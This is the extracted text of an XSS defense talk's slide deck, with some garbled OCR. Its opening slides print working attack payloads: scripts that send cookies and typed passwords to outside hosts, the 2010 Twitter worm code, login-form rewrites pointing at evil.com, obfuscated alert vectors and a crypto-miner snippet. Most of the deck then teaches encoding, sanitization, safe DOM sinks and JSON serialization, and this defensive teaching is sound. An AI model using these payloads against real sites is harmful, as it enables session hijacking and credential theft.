

THE LAST

XSS DEFENSE TALK

XSS Defense: Where are we going?

What is Cross Site Scripting? (XSS)

Output Escaping

HTML Sanitization

Safe JavaScript Sinks

Sandboxing

Safe JSON UI Usage

Content Security Policy

XSS Defense Summary




Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

XSS is Dead!

We just don't **get it**

And maybe we can generalize that statement a bit further!




A lengthy rant by Dr.-Ing. Mario Heiderich
mario@cure53.de || @0x6D6172696F

What is XSS?



Attacker driven
Significant
Cross-site scripting
is a most straightforward
impact to fix
for development
Injection

Reflected XSS





XSS Attack Payloads


XSS Attack: Cookie Theft

```
<script>  
var  
badURL='https://manicode.com?data='  
+ encodeURIComponent(document.cookie);  
new Image().src = badURL;  
</script>
```

HTTPOnly could prevent this!



Cookie Options and Security



```
Set-Cookie: NAME=VALUE; expires=EXPIRES;  
            path=PATH; domain=DOMAIN;  
            secure; httponly;
```



HttpOnly

HTTPOnly limits the ability of JavaScript and other client side scripts to access cookie data. USE THIS FOR SESSION IDs!

Stored XSS: Same Site Request Forgery

```
var ajaxConn = new XHConn();  
ajaxConn.connect("/mail?dest=boss@work.us&subj=YouAreAJerk","GET");
```

HTTPOnly nor SameSite nor Token Binding cookies would prevent this!



XSS Undermining CSRF Defense (Twitter 2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twtr.form_authenticity_token =
'(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new
XHConn();ajaxConn.connect("/status/update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "Liverpool";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 50; i++) {
    data += "<marquee><blink>";
    for (var y = 0; y < 8; y++) {
        if (Math.random() > .6) {
            data += badteam ;
            data += " kicks worse than my mum!";
        } else {
            data += awesometeam;
            data += " is obviously totally awesome!";
        }
    }
}
data += "</blink></marquee>";
document.body.innerHTML=(data + "");
</script>
```

XSS Attack: Password Theft/Stored Phishing

```
<script>
function stealThePassword() {
    var data = document.getElementById("password").value;
    var img = new Image();
    img.src = "http://manico.net/webgoat?pass=" + data;
    alert("Login Successful!");
}
document.body.innerHTML='<style> ...LOTS of CSS... </style>
<div id="container">
<form name="xssattacktest"
action="https://someimportantsite.com/login"
method="POST"><label for="username">Username:</label><input
type="text" id="username" name="username"><label
for="password">Password:</label><input type="password"
id="password" name="password"><div id="lower"><input
type="submit" value="Login"
onclick="stealThePassword();"></div>
</form>
</div>';
</script>
```

XSS With No Letters!

<https://inventropy.us/blog/constructing-an-xss-vector-using-no-letters>

```
" " [ ( ! 1 + " " ) [ 3 ] + ( ! 0 + " " ) [ 2 ] + ( ' ' + { }  
) [ 2 ] ] [ ( ' ' + { } ) [ 5 ] + ( ' ' + { } ) [ 1 ] + ( "  
" [ ( ! 1 + " " ) [ 3 ] + ( ! 0 + " " ) [ 2 ] + ( ' ' + { } )  
[ 2 ] ] ) + " " ) [ 2 ] + ( ! 1 + ' ' ) [ 3 ] + ( ! 0 + ' ' )  
[ 0 ] + ( ! 0 + ' ' ) [ 1 ] + ( ! 0 + ' ' ) [ 2 ] + ( ' ' + {  
} ) [ 5 ] + ( ! 0 + ' ' ) [ 0 ] + ( ' ' + { } ) [ 1 ] + ( ! 0  
+ ' ' ) [ 1 ] ] ( ( ( ! 1 + " " ) [ 1 ] + ( ! 1 + " " ) [ 2 ]  
+ ( ! 0 + " " ) [ 3 ] + ( ! 0 + " " ) [ 1 ] + ( ! 0 + " " ) [  
0 ] ) + " ( 3 ) " ) ( )
```

alert(1) With No Letters or Numbers!

<https://www.isfuck.com/>

```
[ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ]
] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] [ ( [
] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ]
+ ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] )
[ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ +
[ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [
] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( [ ] [ [ ] ] + [ ] ) [ + ! + [ ] ] + ( ! [ ] + [ ] ) [
! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( [ ] [ [ ] ] + [ ] ) [ + [ ]
] + ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + !
+ [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ]
+ [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [
] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [
] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! ! [ ] + [ ] )
[ + ! + [ ] ] ] ( ( ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [
] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + (
[ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + (
! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] ) [ ! + [ ] + ! + [ ] + [ + [ ] ] ] + [ +
! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( [ ! [ ] ] + [ ] [ [ ] ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [
] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ]
) [ + ! + [ ] ] ] ) [ ! + [ ] + ! + [ ] + [ + [ ] ] ] ) ( )
```


Open Source and Cheap XSS Attack Tools





Yasin Soliman (ysx)

3615

Reputation

-

Rank

5.17

Signal

90th

Percentile

19

#270999

[Markdown] Stored XSS via character encoding parser bypass

Share:



State ● Resolved (Closed)

Disclosed publicly **October 18, 2017 1:24pm +0100**

Reported To [GitLab](#)

Weakness Cross-site Scripting (XSS) - Stored

Severity ■ ■ ■ ■ ■ Medium (4 ~ 6.9)

Participants   

Visibility Public (Full)

Collapse

SUMMARY BY YSX



A carefully crafted injection could be leveraged to achieve persistent XSS. This affected all locations where the Mark deployed. The Project Wiki feature was used to present a suitable proof of concept. Thanks again to [@briann](#) and the swift remediation.



\u2028\u2029 @garethhey

@manicode How about: `javascript:/*--></title></style></textarea></script></xmp><svg/onload='+'/'+'+/onmouseover=1/+/[*/[]/+alert(1)//'>`

polygot XSS for any UI location



.mario  @0x6D6172696F



@RalfAllar @manicode Something like this? Or something more fancy?

```
fetch('/login').then(function(r){return r.text()}).then(function(t)
{with(document){open(),write(t.replace(/action="/gi,'action="//
evil.com/?'))},close())})
```



koto @kkotowicz

@0x6D6172696F @manicode @RalfAllar

```
with(document)write((await(await fetch('/login')).text()).replace(/
(action=")/ig,'$1//evil.com/?')),close()
```



koto @kkotowicz

@manicode @0x6D6172696F @RalfAllar Still on it :) \$& instead of \$1 would let you drop parentheses in regexp.

show login then rewrite all forms to evil.com

mine

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```



XSS Defense

XSS Defense Principles

- Assume all variables added to a UI are dangerous
- Ensure ***all variables and content*** added to a UI are protected from XSS in some way ***at the UI layer itself***
- Do not depend on server-side protections (validation/WAF/etc) to protect you from XSS
- Be wary of developers disabling framework features that provide automatic XSS defense *ie: React dangerouslySetInnerHTML*

XSS Defense Summary



Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

XSS Defense 1: Encoding Libraries



Ruby on Rails

<http://api.rubyonrails.org/classes/ERB/Util.html>



PHP

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>



Java (Updated March 2017)

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



.NET AntiXSS Library (v4.3 NuGet released June 2, 2014)

<http://www.nuget.org/packages/AntiXss/>



Python

Jinja2 Framework has built it and standalone escaping capabilities

"MarkupSafe" library



<t;

Best Practice: Validate and Encode

```
String email = request.getParameter("email");  
out.println("Your email address is: " + email);
```

```
String email = request.getParameter("email");  
String expression =  
    "^\\w+((-\\w+)|(\\.\\w+))*\\@[A-Za-z0-9]+((\\.|-)[A-Za-z0-9]+)*\\. [A-Za-z0-9]+$";  
  
Pattern pattern = Pattern.compile(expression, Pattern.CASE_INSENSITIVE);  
Matcher matcher = pattern.matcher(email);  
if (matcher.matches())  
{  
    out.println("Your email address is: " + Encoder.HtmlEncode(email));  
}  
else  
{  
    //log & throw a specific validation exception and fail safely  
}
```

XSS Contexts

Danger: Multiple Contexts



Different encoding and validation techniques needed for different contexts!

HTML
Body

HTML
Attributes

<STYLE>
Context

<SCRIPT>
Context

URL
Fragment
Context

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project



HTML Contexts

Encode#forHtml(String)

Encode#forHtmlContent(String)

Encode#forHtmlAttribute(String)

Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)

Encode#forXmlContent(String)

Encode#forXmlAttribute(String)

Encode#forXmlComment(String)

Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)

Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)

Encode#forJavaScriptAttribute(String)

Encode#forJavaScriptBlock(String)

Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUriComponent(String)

HTML Body Context

HTML Body Escaping Examples



OWASP Java Encoder

```
<div><%= Encode.forHtml (UNTRUSTED) %></div>  
<h1><%= Encode.forHtml (UNTRUSTED) %></h1>
```

AntiXSS.NET

```
Encoder.HtmlEncode (UNTRUSTED)
```

HTML Attribute Body Context

HTML Attribute Escaping Examples



OWASP Java Encoder

```
<input type="text" name="data"  
value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

```
<input type="text" name="data"  
value=<%= Encode.forHtmlUnquotedAttribute(UNTRUSTED) %> />
```

AntiXSS.NET

```
Encoder.HtmlAttributeEncode(UNTRUSTED)
```

URL Substring Contexts

URL Fragment Escaping Examples



URL/URI Escaping

```
<%-- Encode URL parameter values --%>
```

```
<a href="/search?value=UNTRUSTED&order=1#top">
```

```
<%-- Encode REST URL parameters --%>
```

```
<a href="http://www.manicode.com/page/UNTRUSTED">
```

URL Fragment Escaping Examples



OWASP Java Encoder

```
String theUrl = "/search?value=" +  
Encode.forUriComponent(parameterValue) +  
"&order=1#top";
```

```
<a href="<%=  
Encode.forHtmlAttribute(theUrl)  
%>">LINK</a>
```

Validating Untrusted URLs



```
public static String validateURL(String UNTRUSTED)
throws ValidationException {

    // throws URISyntaxException if invalid URI
    URI uri = new URI(UNTRUSTED);

    // don't allow relative uris
    if (!uri.isAbsolute()) throw new ValidationException("not an
        absolute uri");

    // don't allows javascript urls, etc...
    if ((! "http".equals(uri.getScheme()) &&
        (! "https".equals(uri.getScheme())) throw new
        ValidationException("http or https urls are only accepted");

    // reject user-info urls
    if (uri.getUserInfo() != null)
        throw new ValidationException("this can only be trouble");

    // normalize to get rid of '.' and '..' path components
    uri = uri.normalize();

    return uri.toASCIIString();
}
```

Escaping When Managing Complete URLs



Assuming the untrusted URL has been properly validated

OWASP Java Encoder

```
<a href="<%= Encode.forHTMLAttribute(untrustedURL) %>">  
Encode.forHtml(untrustedURL)  
</a>
```

AntiXSS.NET

```
<a href="<%= Encoder.HtmlAttributeEncode(untrustedURL) %>">  
Encoder.HtmlEncode(untrustedURL)  
</a>
```


Inline JavaScript Value Contexts

JavaScript Escaping Examples



OWASP Java Encoder

```
<button  
onclick="alert(' <%= Encode.forJavaScript(alertMsg)  
    %> ');">  
click me</button>
```

```
<script type="text/javascript">  
var msg = "<%= Encode.forJavaScript(alertMsg) %>";  
alert(msg);  
</script>
```

AntiXSS.NET

```
Encoder.JavaScriptEncode(alertMsg)
```

CSS Value Contexts

CSS Encoding Examples



OWASP Java Encoder

```
<div style="background: url('<%=Encode.forCssUrl(value)%>');">  
  
<style type="text/css">  
background-color: '<%=Encode.forCssString(value)%>';  
</style>
```

AntiXSS.NET

```
Encoder.CssEncode(value)
```

Escaping Final Thoughts

Dangerous Contexts

There are just certain places in HTML documents where you cannot place untrusted data

`<a $DATA>`

`<script>eval($DATA);</script>`

Be careful of developers disabling escaping in frameworks that autoescape by default

- `dangerouslySetInnerHTML`
- `bypassSecurityTrustHtml`



GO Template Contexts

`{{.}}` = O'Reilly: How are *<i>you</i>*?

| Context | <code>{{.}}</code> After Modification |
|---|---|
| <code>{{.}}</code> | O'Reilly: How are <i>you</i>? |
| <code></code> | O'Reilly: How are you? |
| <code></code> | O'Reilly: How are %3ci%3eyou%3c/i%3e? |
| <code></code> | O'Reilly%3a%20How%20are%3ci%3e...%3f |
| <code></code> | O\x27Reilly: How are \x3ci\x3eyou...? |
| <code></code> | "O\x27Reilly: How are \x3ci\x3eyou...?" |
| <code></code> | O\x27Reilly: How are \x3ci\x3eyou...\x3f |

Advanced XSS Defense Techniques

XSS Defense Summary



| Data Type | Context | Defense |
|-----------------------------|--------------------------|---|
| String | HTML Body/Attribute | HTML Entity Encode/HTML Attribute Encode |
| String | JavaScript Variable | JavaScript Hex Encoding |
| String | GET Parameter | URL Encoding |
| String | Untrusted URL | URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification |
| String | CSS | CSS Hex Encoding |
| HTML | Anywhere | HTML Sanitization (Server and Client Side) |
| Any | DOM | Safe use of JS API's |
| Untrusted JavaScript | Any | Sandboxing and Deliver from Different Domain |
| JSON | Client Parse Time | JSON.parse() or json2.js |
| JSON | Embedded | JSON Serialization |
| Mistakes were made | | Content Security Policy 3.0 |

HTML Sanitization and XSS

What is HTML sanitation?

- **HTML sanitization takes markup as input, outputs "safe" markup**
 - Different from **encoding**
 - URLEncoding, HTMLEncoding, **will not help you here!**
- **HTML sanitization is everywhere**

Web Forum Posts w/Markup

Advertisements


Outlook.com

JavaScript-based Windows 8 Store Apps

TinyMCE/CKEditor Widgets

Examples

This example displays all plugins and buttons that come with the TinyMCE package.



Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.



We really recommend
TinyMCE is [compatible](#)

Got questions?

If you have questions
not miss out on the

Path: h1 » img

[SUBMIT](#)

Source output from post

| Element | HTML |
|---------|--|
| content | <pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with </p></pre> |

HTML sanitizers by language

Pure JavaScript (client side)

<http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>

<https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>

<https://github.com/cure53/DOMPurify>

Python

<https://pypi.python.org/pypi/bleach>

PHP

<http://htmlpurifier.org/>

.NET

<https://github.com/mganss/HtmlSanitizer>

Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

Java

https://www.owasp.org/index.php_OWASP_Java_HTML_Sanitizer_Project

JSoup

Solving real-world problems with the OWASP HTML Sanitizer Project

The Problem

Web page is vulnerable to XSS because of untrusted HTML.

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("p")
    .allowElements(
        new ElementPolicy() {
            public String apply(String elementName, List<String> attrs) {
                attrs.add("class");
                attrs.add("header-" + elementName);
                return "div";
            }
        }, "h1", "h2", "h3", "h4", "h5", "h6"))
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

DOMPurify : Client Side Sanitizer

Use DOMPurify to Sanitize Untrusted HTML

<https://github.com/cure53/DOMPurify>

- DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.
- DOMPurify works with a secure default, but offers a lot of configurability and hooks.
- Very simply to use
- Demo: <https://cure53.de/purify>

`elem.innerHTML = DOMPurify.sanitize(dangerous);`

DOM XSS

Dangerous JavaScript functions



Direct Execution

- `eval()`
- `window.execScript()/function()/setInterval()/setTimeout()`, `requestAnimationFrame()`
- `script.src()`, `iframe.src()`

Build HTML/JavaScript

- `document.write()`, `document.writeln()`
- `elem.innerHTML` = danger, `elem.outerHTML` = danger
- `elem.setAttribute("dangerous attribute", danger)` – attributes like: `href`, `src`, `onclick`, `onload`, `onblur`, etc.

Within Execution Context

- `onclick()`
- `onload()`
- `onblur()`, etc

Some safe JavaScript sinks

Setting a Value

- `elem.textContent = dangerVariable;`
- `elem.className = dangerVariable;`
- `elem.setAttribute(safeName, dangerVariable);`
- `formfield.value = dangerVariable;`
- `document.createTextNode(dangerVariable);`
- `document.createElement(dangerVariable);`
- `elem.innerHTML = DOMPurify.sanitize(dangerVar);`

Safe JSON Parsing

- `JSON.parse()` (rather than `eval()`)



Dangerous jQuery



jQuery will evaluate `<script>` tags and execute script in a variety of API's

```
$('#myDiv').html('<script>alert("Hi!");</script>');  
$('#myDiv').before('<script>alert("Hi!");</script>');  
$('#myDiv').after('<script>alert("Hi!");</script>');  
$('#myDiv').append('<script>alert("Hi!");</script>');  
$('#myDiv').prepend('<script>alert("Hi!");</script>');  
('<script>alert("Hi!");</script>').appendTo('#myDiv');  
('<script>alert("Hi!");</script>').prependTo('#myDiv');
```

<http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/>

jQuery: But there is more...



More Danger

- `jQuery(danger)` or `$(danger)`
 - This immediately evaluates the input!
 - E.g., `$("")`
- `jQuery.globalEval()`
- All event handlers: `.bind(events)`, `.bind(type, [,data], handler())`, `.on()`, `.add(html)`

Safe Examples

- `.text(danger)`
- `.val(danger)`
- `.html(DOMPurify.sanitize(danger));`

Some serious research needs to be done to identify all the safe vs. unsafe methods.

There are about 300 methods in jQuery

Using Safe Functions Safely

someoldpage.jsp UNSAFE

```
<script>
var elem = document.getElementById('elementId');
elem.textContent = '<%= request.getParameter("data") %>';
</script>
```

somescript.js SAFE

```
function somecoolstuff(var elem, var data) {
  elem.textContent = data;
}
```

<http://tech.blog.box.com/2013/08/securing-jquery-against-unintended-xss/>

Safe Client-Side JSON Handling

JSON.parse

- The example below uses a secure example of using XMLHttpRequest to query <https://example.com/items.json> and uses JSON.parse to process the JSON that has successfully returned.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://example.com/item.json");
xhr.onreadystatechange=function() {
    if (xhr.readyState === 4){
        if(xhr.status === 200){
            var response = JSON.parse(xhr.responseText);
        } else {
            var response = "Error Occurred";
        }
    }
}
oReq.send();
</script>
```


Pre-Fetching Data to Render in JS

- **DON'T DO THIS! It could lead to XSS!**

```
<script>  
window.__INITIAL_STATE = JSON.stringify(initialState);  
</script>
```

- If the initialState object contains any string with `</script>` in it, that will escape out of your script tag and start appending everything after it as HTML code.

```
<script>{{</script><script>alert('XSS')}}</script>
```

Pre-Fetching Data Safely

- Running an XSS sanitizer over your JSON object will most likely mutilate it.
- *Serialize embedded JSON with a safe serialization engine.*

Node: [https://github.com/yahoo/serialize-javascript.](https://github.com/yahoo/serialize-javascript)

Example:

```
<script>window.__INITIAL_STATE = <%=  
serialize(initialState) %></script>
```

<https://github.com/yahoo/serialize-javascript>

- Will serialize code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the `<script>` element.
- In order to make this safe, HTML characters and JavaScript line terminators are escaped automatically.

```
serialize({ haxorXSS: '</script>' });
```

- The above will produce the following string, HTML-escaped output which is safe to put into an HTML document as it will not cause the inline script element to terminate:

```
{"haxorXSS":"\\u003C\\u002Fscript\\u003E"}
```

Sandboxing

